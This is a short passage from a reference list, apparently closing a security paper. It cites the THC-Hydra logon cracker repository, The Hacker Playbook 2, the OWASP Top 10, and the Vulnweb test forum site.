[9] Van Hauser and THC (The Hacker's Choice), "THC-Hydra: A very fast network logon cracker," GitHub Repository. [Online]. Available: <https://github.com/vanhauser-thc/thc-hydra>. [Accessed: May 16, 2026].

[10] P. Kim, The Hacker Playbook 2: Practical Guide to Penetration Testing. North Charleston, SC: Secure Planet LLC, 2015.

[11] OWASP, "OWASP Top 10:2021 - The Most Critical Web Application Security Risks," Open Web Application Security Project, 2025. [Online]. Available: <https://owasp.org/www-project-top-ten>. [Accessed: May 16, 2026].

[12] "acuforum forums," Vulnweb.com. [Online]. Available: <http://testasp.vulnweb.com>. [Accessed: May 15, 2026].